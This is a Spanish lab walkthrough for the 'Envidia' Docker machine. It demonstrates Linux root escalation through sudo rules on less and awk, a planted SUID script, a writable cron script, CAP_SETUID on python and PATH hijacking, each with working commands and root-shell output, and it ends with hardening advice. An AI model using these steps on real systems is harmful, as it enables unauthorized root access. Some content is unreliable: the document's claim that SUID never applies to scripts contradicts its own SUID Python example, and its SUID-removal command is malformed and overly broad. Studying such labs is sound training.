

Envidia

Manuel L. Quero

Table of Contents

Despliegue de la máquina	1
Escalada de privilegios	2
Tipos de escalada	2
Vectores de ataque	2
Solucionar la máquina	5
1. Archivo sudoers	5
2. Binario SUID	7
3. Cron ejecutando script editable	8
4. Capacidades en binario	10
5. PATH Hijacking	12
¿Cómo prevenir?	14
1. Archivo sudoers	14
2. Binario SUID	14
3. Cronjob	14
4. Capabilities	15
5. PATH Hijacking	15
Otros vectores	15

Despliegue de la máquina

Sería conveniente utilizar una distribución Linux, es recomendable usar Kali Linux.

Como requisito, necesitaremos tener instalado docker y docker-compose.

Podemos ver como instalar docker para varias distribuciones de linux → [Instalar Docker](#)

Podemos ver como instalar docker-compose para varias distribuciones de linux → [Instalar Docker-Compose](#)

Necesitaremos descargar primeramente el auto_deploy.sh, el cual se muestra como una pirámide en la página. Después deberemos meter en un directorio tanto el auto_deploy.sh como el archivo de envidia.tar, y ejecutar los siguientes comandos.

(Si el auto_deploy no tiene permisos se los damos mediante **chmod +x**).

```
$ sudo bash auto_deploy.sh envidia.tar
```

Escalada de privilegios

La escalada de privilegios es el uso de una falla de software, una vulnerabilidad, un defecto de diseño, una falla de configuración o un control de acceso en un sistema operativo o aplicación para obtener acceso no autorizado a recursos que normalmente están restringidos para una aplicación o usuario.

Como resultado, la aplicación o el usuario obtienen más privilegios de los que fueron diseñados por el desarrollador o administrador del sistema, lo que permite a los atacantes acceder a información confidencial, instalar malware y lanzar otros ciberataques.

Tipos de escalada


1. **Escalada de privilegios vertical** → El atacante comienza con una cuenta de bajo nivel (por ejemplo, un usuario estándar) y busca elevar sus privilegios para obtener acceso administrativo (como root en Linux o administrador en Windows). El objetivo común es acceder a datos sensibles, instalar malware, ejecutar comandos como administrador.
2. **Escalada de privilegios horizontal** → El atacante ya posee una cuenta privilegiada, pero intenta acceder a recursos o funciones que están fuera del alcance original de ese usuario. En aplicaciones web implica acceder a cuentas de otros usuarios, como acceder al panel de administrador desde una cuenta normal.

Vectores de ataque

Nosotros nos vamos a centrar en la escalada de privilegios vertical.

1. Archivo sudoers

El archivo Sudoers es el archivo en el que se almacenan los usuarios y grupos que tienen privilegios root para ejecutar algunas o todas las órdenes como root o otro usuario, este archivo se encuentra en /etc. La sintaxis es la siguiente para el permiso root por defecto "**root ALL = (ALL: ALL) ALL**", aunque también hay una opción TAG disponible que es opcional.



Por lo que en este archivo se puede dar privilegios root a los comandos binarios, poniendo en la configuración el binario en concreto "**NOPASSWD : /usr/bin/find**" este tipo de autorización lleva a una elevación de privilegios para acceder a root, además la etiqueta NOPASSWD significa que no se pedirá ninguna contraseña para la autenticación al ejecutar el comando sudo -l.

2. Binario SUID

El bit SUID (Set User ID) se utiliza en archivos ejecutables para otorgar al usuario que los ejecute los privilegios del propietario del archivo (generalmente root). Esto es necesario en algunos binarios, como /usr/bin/passwd, para realizar acciones que requieren permisos elevados.

Sin embargo, si el binario con el bit SUID activado es vulnerable, un atacante puede explotarlo para ejecutar comandos como root. Este tipo de vulnerabilidad puede ser detectado fácilmente usando herramientas como find para localizar archivos con el bit SUID activado.

3. Cron ejecutando script editable

Primeramente, debemos entender crontab, hay dos tipos:

- **Crontab del sistema** → Se encuentra en **/etc/crontab**, principalmente sirve para programar tareas a nivel global (para todos los usuarios). Además, puede contener scripts que se ejecutan con privilegios elevados.
- **Crontab de usuario** → Se crea con el comando **crontab -e**, por lo que las tareas solo afectan al usuario que las crea y se almacenan en **/var/spool/cron/crontabs**, pero los usuarios estándar no pueden ver ni listar estos archivos directamente. También se conocen como “cron jobs ocultos”.

Por lo que un usuario malintencionado podría modificar un script que se ejecuta automáticamente como root desde **/etc/crontab** si tiene permisos de escritura sobre ese archivo o script, logrando así ejecutar código malicioso con privilegios elevados.

Se puede ver el contenido en **cat /etc/crontab**. Esto es útil para identificar scripts vulnerables que podrían ser aprovechados para una escalada de privilegios.

4. Capacidades en binario

Antes de las capabilities, los procesos en Linux solo se diferenciaban entre privilegiados (root) y no privilegiados (usuarios normales). Con las capabilities, los privilegios de root se dividen en pequeños permisos, permitiendo que los procesos tengan solo los permisos necesarios para realizar tareas específicas, mejorando así la seguridad.

La diferencia entre SUID y capabilities es:

- **SUID (Set User ID)** → Permite a un usuario ejecutar un archivo con los permisos de su propietario (generalmente root). Es fácil de detectar y puede ser peligroso si el binario es vulnerable.
- **Capabilities** → Asignan permisos más específicos a los procesos. Por ejemplo, en lugar de dar acceso total a root, se puede permitir que un binario escuche en un puerto sin ser root, utilizando capacidades como **CAP_NET_BIND_SERVICE**.

Los valores de las capabilities son:

- **P (Permitted)** → Marca la capability como habilitada. Es decir, ahora esta podrá tener el valor de Effective o Inheritable.
- **E (Effective)** → Aplica la capability al proceso definido.
- **I (Inheritable)** → La pueden heredar los subprocesos.

Las capabilities permiten dividir los privilegios de root en partes más pequeñas, otorgando solo los permisos necesarios. Esto mejora la seguridad, ya que los procesos reciben solo lo que necesitan para ejecutar tareas específicas. Pero si una capability se asigna a un binario de manera inapropiada, puede permitir a los usuarios ejecutar acciones que deberían estar restringidas.

Capabilities Name	Description
CAP_AUDIT_CONTROL	Allow to enable and disable kernel auditing.
CAP_AUDIT_WRITE	Helps to write records to kernel auditing log.
CAP_BLOCK_SUSPEND	This feature can block system suspend.
CAP_CHOWN	Allow user to make arbitrary changes to file UIDs and GIDs.
CAP_DAC_OVERRIDE	This helps to bypass file read, write, and execute permission checks.
CAP_DAC_READ_SEARCH	This only bypass file and directory read/execute permission checks.
CAP_FOWNER	This enables to bypass permission checks on operations that normally require the file system UID of the process to match the UID of the file.
CAP_KILL	Allow the sending of signals to processes belonging to others
CAP_SETGID	Allow changing of the GID
CAP_SETUID	Allow changing of the UID
CAP_SETPCAP	Helps to transferring and removal of current set to any PID.
CAP_IPC_LOCK	This helps to Lock memory
CAP_MAC_ADMIN	Allow MAC configuration or state changes.
CAP_NET_RAW	Use RAW and PACKET sockets; And helps to bind any address for transparent proxying.
CAP_NET_BIND_SERVICE	SERVICE Bind a socket to Internet domain privileged ports

5. PATH Hijacking

El PATH Hijacking se produce cuando un script que se ejecuta con privilegios elevados (como root) llama a comandos sin especificar una ruta absoluta. Si un atacante puede manipular el entorno PATH, podría colocar un ejecutable malicioso en una ruta que aparezca antes en el orden de búsqueda del PATH. De esta manera, el sistema ejecutaría el archivo malicioso en lugar del ejecutable legítimo, lo que permitiría al atacante ejecutar código malicioso con privilegios elevados.

Otros vectores

NFS permite compartir directorios y archivos entre sistemas a través de una red. Sin embargo, una configuración incorrecta puede introducir vulnerabilidades críticas que faciliten la escalada de privilegios.

La opción **no_root_squash** en la configuración de NFS permite que el usuario root en el cliente mantenga privilegios de root en el servidor al acceder a los recursos compartidos. Esto puede ser explotado por un atacante para crear archivos con permisos SUID en el servidor, facilitando la obtención de una shell con privilegios elevados. Por defecto, NFS utiliza root_squash para mapear al usuario root del cliente a un usuario anónimo sin privilegios, como nfsnobody, mitigando este riesgo.

Solucionar la máquina

En esta guía nos centraremos en la escalada de privilegios vertical, aprendiendo cómo elevar los privilegios desde un usuario estándar en distintos contextos. En esta máquina, simularemos que ya hemos obtenido las credenciales de un usuario. Es importante mencionar que existen muchas técnicas para escalar privilegios, pero aquí veremos las más comunes.

Además, a lo largo de esta máquina veremos vulnerabilidades de binarios así que recomiendo este repositorio: [GTFOBins](#)

Debemos tener en cuenta que hay tres servicios activos:

- **Apache** → Muestra archivos del servidor FTP: (<http://dante.172.35.0.2.nip.io>)
- **FTP** → Permite subir archivos autenticándonos como usuario: (ftpuser:ftp123)
- **SSH** → Proporciona acceso al sistema para gestión remota: (user:password)

Dado que ya disponemos de las credenciales, nos conectamos al contenedor SSH.

```
$ ssh user@172.35.0.4 -p 22
```

Si nos sale un error ponemos el comando que nos indica:

```
(root@kali)-[/home/f12]
# ssh user@172.35.0.4 -p 22
WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED!
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle attack)!
It is also possible that a host key has just been changed.
The fingerprint for the ED25519 key sent by the remote host is
SHA256:xcN/pdFR9LV6QZw1p9+Q7+rxqDB0uwCHETf60ZE3QLM.
Please contact your system administrator.
Add correct host key in /root/.ssh/known_hosts to get rid of this message.
Offending ECDSA key in /root/.ssh/known_hosts:15
remove with:
ssh-keygen -f '/root/.ssh/known_hosts' -R '172.35.0.4'
Host key for 172.35.0.4 has changed and you have requested strict checking.
Host key verification failed.
```

1. Archivo sudoers

Reconocimiento

Una vez dentro como usuario, deberemos verificar si tenemos privilegios sobre algún comando específico, para ello usamos el siguiente comando:

```
$ sudo -l
```

- **-l** → Lista los comandos específicos a los que el usuario tiene privilegios.

```
$ sudo -l
Matching Defaults entries for user on 264b9019e4a9:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User user may run the following commands on 264b9019e4a9:
    (ALL) NOPASSWD: /bin/less, /usr/bin/awk
```

Escalada


Cómo podemos ver tenemos permisos en los binarios de less y awk. No necesitamos conocer cómo funciona el comando, sino cómo vulnerarlo, por lo que podemos buscarlo en GTFOBins,:

less

Buscando en GTFOBins, en la sección de **Sudo** encontraremos cómo vulnerarlo → [GTFOBins less](#)

Entonces, como este comando usa root, lo que necesitaremos es crear una shell dentro de él, entonces los comandos que ejecute esa shell serán de administrador y habremos escalado:

```
$ sudo less /etc/profile
$ !/bin/sh
```




```
# /etc/profile: system-wide .profile file for the Bourne shell (sh(1))
# and Bourne compatible shells (bash(1), ksh(1), ash(1), ...).

if [ "${id -u}" -eq 0 ]; then
    PATH="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"
else
    PATH="/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games"
fi
export PATH

if [ "${PS1-}" ]; then
    if [ "${BASH-}" ] && [ "$BASH" != "/bin/sh" ]; then
        # The file bash.bashrc already sets the default PS1.
        # PS1='\h:\w\$ '
        if [ -f /etc/bash.bashrc ]; then
            . /etc/bash.bashrc
        fi
    else
        if [ "${id -u}" -eq 0 ]; then
            PS1='# '
        else
            PS1='$ '
        fi
    fi
fi

if [ -d /etc/profile.d ]; then
    for i in /etc/profile.d/*.sh; do
        if [ -r $i ]; then
            . $i
        fi
    done
    unset i
fi
!/bin/sh
```




```
$ sudo less /etc/profile
# whoami
root
#
```

awk

Hacemos el mismo proceso anterior, buscando en GTFOBins → [GTFOBins awk](#)

```
$ sudo awk 'BEGIN {system("/bin/sh")}'
```



```
$ sudo awk 'BEGIN {system("/bin/sh")}'
# whoami
root
#
```

De esta forma podemos escalar de privilegios si tenemos permisos de root en algunos comandos.

2. Binario SUID

Reconocimiento

Primeramente, vamos a buscar los binarios SUID que hay en el sistema:

```
$ find / -perm -4000 -type f 2>/dev/null
```

```
$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/umount
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/sudo
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/sbin/exim4
/home/user/suid_bin
$
```

Podemos ver que hay una ruta que es distinta a todas las otras, podemos ver su código para entender mejor que ocurre si lo ejecutamos.

```
$ cat /home/user/suid_bin
#!/usr/bin/python3
import os
os.setuid(0)
os.system("/bin/bash")$
$
```

Escalada

Es un código escrito en python3 que inicia una shell, cómo tiene el bit SUID, abrirá dicha shell como root. Por lo que nos disponemos a ejecutarlo:

```
$ /home/user/suid_bin
root@dcdcf4dcdc575:~# whoami
root
```

Y cómo podemos ver somos root, esto es muy útil conocerlo, ya que, si un servicio con privilegios de root le diese el bit SUID a un archivo, este se ejecutaría con permisos de root, lo cual lo vamos a ver en el siguiente vector.

3. Cron ejecutando script editable

Reconocimiento

Para este caso, deberemos comprobar primeramente qué se está ejecutando con crontab, de esta forma podemos ver si hay algún archivo vulnerable. Por lo que ejecutamos el siguiente comando para verlo:

```
$ cat /etc/crontab
```

```
$ cat /etc/crontab
cat: /etc/crontab: No such file or directory
$
$
$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .----- minute (0 - 59)
# | .----- hour (0 - 23)
# | | .----- day of month (1 - 31)
# | | | .----- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .----- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# | | | | |
# * * * * * user-name command to be executed
17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.daily; }
47 6 * * 7 root test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.weekly; }
52 6 1 * * root test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.monthly; }
#
```

En este caso, no aparece ningún archivo que se esté ejecutando, por lo que miramos en otras rutas:

```
$ ls -l /etc/cron*
```

```
$ ls -l /etc/cron*
-rw-r--r-- 1 root root 1042 Mar  2  2023 /etc/crontab

/etc/cron.d:
total 8
-rw-r--r-- 1 root root 201 Mar  5  2023 e2scrub_all
-rwxr--r-- 1 root root  59 Apr 19 13:32 hora-cron

/etc/cron.daily:
total 16
-rwxr-xr-x 1 root root 1478 May 25  2023 apt-compat
-rwxr-xr-x 1 root root  123 Mar 27  2023 dpkg
-rwxr-xr-x 1 root root 4722 Jun 17  2024 exim4-base

/etc/cron.hourly:
total 0

/etc/cron.monthly:
total 0

/etc/cron.weekly:
total 0

/etc/cron.yearly:
total 0
```

Podemos ver que hay uno que se ha ejecutado recientemente, y podemos leerlo, posiblemente tenga la ruta del script que ejecute:

```
$ cat /etc/cron.d/hora-cron
* * * * * /usr/local/bin/hora.sh >> /var/log/cron.log 2>&1
```

El contenido nos muestra que cada minuto ejecuta ese script y lo almacena en un log, por lo que podemos ver los logs:

```
$ cat /var/log/cron.log
La hora actual es: 13:34:01
La hora actual es: 13:35:01
La hora actual es: 13:36:01
La hora actual es: 13:37:01
La hora actual es: 13:38:01
La hora actual es: 13:39:01
La hora actual es: 13:40:01
La hora actual es: 13:41:01
La hora actual es: 13:42:01
La hora actual es: 13:43:02
La hora actual es: 13:44:01
La hora actual es: 13:45:01
La hora actual es: 13:46:01
```

Por lo que este script da la hora cada minuto, entonces vamos a ver sus permisos y si podemos editarlo:

```
$ ls -la /usr/local/bin/hora.sh
```

```
$ ls -la /usr/local/bin/hora.sh
-rwxrwxrwx 1 root root 52 Apr 18 14:27 /usr/local/bin/hora.sh
```

Escalada

Cómo tiene permisos de escritura para otros, podemos editarlo y sobrescribir en el archivo. Así que vamos a ejecutar una shell como root creando en /tmp el archivo rootbash:

```
$ echo '#!/bin/bash' > /usr/local/bin/hora.sh
$ echo 'cp /bin/bash /tmp/rootbash' >> /usr/local/bin/hora.sh
$ echo 'chown root:root /tmp/rootbash' >> /usr/local/bin/hora.sh
$ echo 'chmod +s /tmp/rootbash' >> /usr/local/bin/hora.sh
```

Este conjunto de comandos sobrescribe el script /usr/local/bin/hora.sh que será ejecutado automáticamente por cron con privilegios de root. El script copia el binario de bash a /tmp/rootbash, cambia su propietario a root y le aplica el bit SUID, lo que permite que cualquier usuario que lo ejecute obtenga una shell con privilegios de root, cómo hemos visto antes.

```
$ echo '#!/bin/bash' > /usr/local/bin/hora.sh
$ echo 'cp /bin/bash /tmp/rootbash' >> /usr/local/bin/hora.sh
$ echo 'chown root:root /tmp/rootbash' >> /usr/local/bin/hora.sh
$ echo 'chmod +s /tmp/rootbash' >> /usr/local/bin/hora.sh
```

Una vez hecho esto, esperamos a que cronjob lo ejecute como root:

```
$ ls /tmp
rootbash
$ /tmp/rootbash -p
rootbash-5.2# whoami
root
```

De esta forma hemos visto como encontrar ejecutables vulnerables con cronjob, aunque hay herramientas que pueden facilitarnos el trabajo como:

- [LinPEAS](#)
- [pspy](#)

Hay muchas formas de vulnerar cronjob mediante otros vectores, por lo que recomiendo mirar → [Escalada con Cronjob](#).

4. Capacidades en binario

Reconocimiento

Deberemos conocer que paquetes tiene instalados el sistema, ya que puede tener lenguajes como python que nos pueden ayudar a escalar, por lo que buscamos entre todos hasta que encontremos alguno que nos interese:

```
$ dpkg -l
```

```
ii libext6:amd64 2:1.3.4-1+b1 amd64 X11 miscellaneous extension library
ii libxmu1:amd64 2:1.1.3-3 amd64 X11 miscellaneous micro-utility library
ii libxshar0:amd64 0.8-1-1 amd64 shared library for xshar
ii libzstd1:amd64 1.5.4+dfsg2-5 amd64 fast lossless compression algorithm
ii login 1:4.13+dfsg1-1+b1 amd64 system login tools
ii logsave 1.47.0-2 amd64 save the output of a command in a log file
ii mawk 1.3.4.20200120-3.1 amd64 Pattern scanning and text processing language
ii media-types 10.0.0 all List of standard media types and their usual file extension
ii mount 2.38.1-5+deb12u3 amd64 tools for mounting and manipulating filesystems
ii ncurses-base 6.4-4 all basic terminal type definitions
ii ncurses-bin 6.4-4 amd64 terminal-related programs and man pages
ii ncurses-term 6.4-4 all additional terminal type definitions
ii netbase 6.4 all Basic TCP/IP networking system
ii openssh-client 1:9.2p1-2+deb12u5 amd64 secure shell (SSH) client, for secure access to remote machines
ii openssh-server 1:9.2p1-2+deb12u5 amd64 secure shell (SSH) server, for secure access from remote machines
ii openssh-sftp-server 1:9.2p1-2+deb12u5 amd64 secure shell (SSH) sftp server module, for SFTP access from remote machines
ii openssl 3.0.15-1~deb12u1 amd64 Secure Sockets Layer toolkit - cryptographic utility
ii original-awk 2022-09-12-1 amd64 The original awk described in "The AWK Programming Language"
ii passwd 1:4.13+dfsg1-1+b1 amd64 change and administer password and group data
ii perl-base 5.36.0-7+deb12u1 amd64 minimal Perl system
ii procs 2:4.0.2-3 amd64 /proc file system utilities
ii psmisc 23.6-1 amd64 utilities that use the proc file system
ii python3 3.11.2-1+b1 amd64 Interactive high-level object-oriented language (default python3 version)
ii python3-minimal 3.11.2-1+b1 amd64 minimal subset of the Python language (default python3 version)
ii python3.11 3.11.2-6+deb12u5 amd64 Interactive high-level object-oriented language (version 3.11)
ii python3.11-minimal 3.11.2-6+deb12u5 amd64 Minimal subset of the Python language (version 3.11)
ii readline-common 8.2-1.3 all GNU readline and history libraries, common files
ii runit-helper 2.15.2 all dh-runit implementation detail
ii sed 4.9-1 amd64 GNU stream editor for filtering/transforming text
ii sensible-utils 0.0.17+nmu1 all Utilities for sensible alternative selection
ii sudo 1.9.13p3-1+deb12u1 amd64 Provide limited super user privileges to specific users
ii systemd 252.36-1~deb12u1 amd64 system and service manager
ii systemd-sysv 252.36-1~deb12u1 amd64 system and service manager - SysV compatibility symlinks
ii systemd-timesyncd 252.36-1~deb12u1 amd64 minimalistic service to synchronize local time with NTP servers
ii sysvinit-utils 3.06-4 amd64 System-V-like utilities
ii tar 1.34+dfsg-1.2+deb12u1 amd64 GNU version of the tar archiving utility
ii tzdata 2025b-0+deb12u1 all time zone and daylight-saving time data
ii ucf 3.0043+nmu1+deb12u1 all Update Configuration File(s): preserve user changes to config files
ii usr-is-merged 37~deb12u1 all Transitional package to assert a merged-/usr system
ii util-linux 2.38.1-5+deb12u3 amd64 miscellaneous system utilities
ii util-linux-extra 2.38.1-5+deb12u3 amd64 interactive login tools
ii xauth 1:1.1.2-1 amd64 X authentication utility
ii zlib1g:amd64 1:1.2.13.dfsg-1 amd64 compression library - runtime
```

Cómo tiene python podemos hacer un sleep con este para ver el número de proceso es y ver sus capabilities:

```
$ python3 -c 'import time; time.sleep(500)'
```

```
$ python3 -c 'import time; time.sleep(500)' &
$ ps aux
USER          PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root          1   0.0  0.0   3928   2960 ?        Ss   14:40   0:00 /bin/bash /entrypointSsh.sh
root         15   0.0  0.0  15436   4524 ?        Ss   14:40   0:00 sshd: /usr/sbin/sshd [listener] 0 of 10-100 startups
root          18   0.0  0.0   4868   2560 ?        Ss   14:40   0:00 cron
root          19   0.0  0.0   2520   1400 ?        S    14:40   0:00 tail -f /var/log/cron.log
root         113   0.0  0.0  18084  11068 ?        Ss   14:59   0:00 sshd: user [priv]
user          123   0.0  0.0  18340   6712 ?        S    14:59   0:00 sshd: user@pts/0
user          124   0.0  0.0   2580   1548 pts/0    Ss   14:59   0:00 -sh
root          278   0.0  0.0   4192   3528 pts/1    Ss   15:23   0:00 bash
root          977   0.0  0.0  13844   7772 pts/1    S    15:27   0:00 python3.11 -c import os; os.setuid(0); os.system("/bin/bash
root          978   0.0  0.0   2580   1536 pts/1    S    15:27   0:00 sh -c /bin/bash
root          979   0.0  0.0   4568   3604 pts/1    S+   15:27   0:00 /bin/bash
user         1022   0.2  0.0  13840   7724 pts/0    S    15:35   0:00 python3 -c import time; time.sleep(500)
user         1023   0.0  0.0   8484   4264 pts/0    R+   15:35   0:00 ps aux
$
```

Podemos ver que su PID es el 1022, para encontrar las capabilities podemos verlo en /proc, donde habrá varios números los cuales son los IDs de los procesos:

```
$ ls /proc
1      124  977  buddyinfo
1022   15  978  bus
1028   18  979  cgroups
113    19  acpi  cmdline
123    278 asound consoles
$
```

Para ver que capabilities tiene ese proceso ponemos el siguiente comando:

```
$ cat /proc/(PID)/status | grep Cap
```

```
$ cat /proc/1022/status | grep Cap
CapInh: 0000000000000000
CapPrm: 0000000000000080
CapEff: 0000000000000080
CapBnd: 00000000a80425fb
CapAmb: 0000000000000000
$
```

Estos nos aparecerán en hexadecimal, para entenderlo podemos usar **capsh**, el cual podemos instalar en nuestro sistema y decodificar cada hexadecimal. En este caso solo tenemos tres números, pero antes de esto debemos entender las líneas:

```
CapInh -> Capabilities Inherentes (Inheritable)
CapPrm -> Capabilities Permitidas (Permitted)
CapEff -> Capabilities Efectivas (Effective)
CapBnd -> Límite de Bound capabilities
CapAmb -> Ambient capabilities
```

En cuanto a los números tenemos:

```
(f12@kali)~$ capsh --decode=0000000000000000
0~0000000000000000=
(f12@kali)~$ capsh --decode=0000000000000080
0~0000000000000080=cap_setuid
(f12@kali)~$ capsh --decode=00000000a80425fb
0~00000000a80425fb=cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_chroot,cap_mknod,cap_audit_write,cap_setfcap
```

El que nos interesa es **CAP_SETUID** que aparece en **CapPrm** y **CapEff**, esto significa que permite a un proceso cambiar su UID y, por lo tanto, escalar privilegios. Normalmente, solo el usuario root puede hacer esto, pero si un proceso tiene CAP_SETUID, puede cambiar a cualquier otro usuario, incluido root.

Escalada

Por lo que si nos vamos a GTFOBins y en la parte de Capabilities → [GTFOBins python](#).

```
python3 -c 'import os; os.setuid(0); os.system("/bin/sh")'
```

```
$ python3 -c 'import os; os.setuid(0); os.system("/bin/sh")'
# whoami
root
#
```

Ajustando un poco el comando a python3 podremos escalar como root.

5. PATH Hijacking

Reconocimiento:

Primeramente, podemos ver nuestro /home si hay algún script que utilice algún comando normal, como ls, head, etc. En nuestro caso tenemos uno que se llama **top10**, si lo inspeccionamos muestra los 10 primeros usuarios y tiene permisos de root ya que tiene el bit SUID:

```
$ ./top10
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
$
```

```
$ cat top10.c
#include <stdlib.h>

void main() {
    setuid(0);
    system("head -n 10 /etc/passwd");
    return 0;
}$
$ ls -la top10
-rwsr-xr-x 1 root root 16008 Apr 19 17:16 top10
$
```

Cómo ejecuta head como root, debe de obtener su función de \$PATH:

```
$ echo $PATH
/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
$
```

Escalada

Por lo que nosotros vamos a cambiar el path para que primero mire donde estamos y crearemos un script que nos dé una shell como root.

```
$ export PATH=./$PATH
$
$ echo $PATH
./:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
$

$ echo 'bash -p' > head
$ chmod +x head
$
$ ls -l head
-rwxr-xr-x 1 user user 8 Apr 19 16:49 head
$
```

Una vez hecho ejecutamos el programa:

```
$ ./top10
root@a9741f1eb29e:~# whoami
root
root@a9741f1eb29e:~#
```

Aclaración

Cómo hemos visto en este último, el código del programa estaba en C, si hubiese estado en Python o Bash, no hubiese funcionado el PATH hijacking. Esto es porque el bit SUID solo funciona con binarios compilados (como los hechos en C) porque el sistema los ejecuta directamente y respeta el privilegio del propietario (por ejemplo, root). En cambio, los scripts como Bash o Python son interpretados, y el sistema lanza el intérprete (no el script) sin aplicar el SUID, por seguridad. Así se evita que scripts fácilmente modificables obtengan privilegios elevados.

¿Cómo prevenir?

1. Archivo sudoers

- **Revisar permisos** → Utilizar **sudo -l** para listar los comandos que un usuario puede ejecutar con sudo. De esta forma nos aseguramos de que solo se permitan los comandos necesarios.
- **Evitar NOPASSWD innecesario** → No otorgar la opción **NOPASSWD** a menos que sea absolutamente necesario, ya que permite ejecutar comandos sin autenticación adicional.
- **Especificar rutas completas** → En el archivo sudoers es importante definir las rutas completas de los comandos permitidos para evitar que se ejecuten versiones maliciosas ubicadas en otras rutas.
- **Uso de visudo** → Para editar el archivo **sudoers** se utiliza visudo debido a que la sintaxis incorrecta puede dejarlo con un sistema roto donde es imposible obtener privilegios elevados.

2. Binario SUID

- **Eliminar permisos SUID y SGID innecesarios:**

```
$ find / -perm -4000 -o -perm -2000 -type f -exec chmod u-s,g-s {}
```

- **Revisar periódicamente archivos con permisos elevados:**

```
$ find / -perm -4000 -o -perm -2000 -type f 2>/dev/null
```

- **Usar herramientas** → Implementar herramientas de monitoreo como AuditD y SELinux.
- **Aplicar el principio de privilegio mínimo** → Evitar que usuarios no administradores tengan acceso a binarios sensibles.
- **Habilitar autenticación multifactor y segmentación de red para minimizar impacto en caso de explotación.**

3. Cronjob

- **Revisar cronjobs** → Auditar las tareas programadas en /etc/crontab, /etc/cron.d/, y los crontabs de usuarios para identificar posibles riesgos.
- **Restringir permisos de scripts** → Tenemos que verificar que los scripts ejecutados por cronjobs no sean modificables por usuarios sin privilegios.
- **Evitar ejecutar scripts en directorios temporales** → No se recomiendan tareas que ejecuten scripts ubicados en directorios como /tmp o /var/tmp.
- **Especificar rutas absolutas** → En los cronjobs, es importante utilizar rutas absolutas para los comandos y scripts ejecutados.

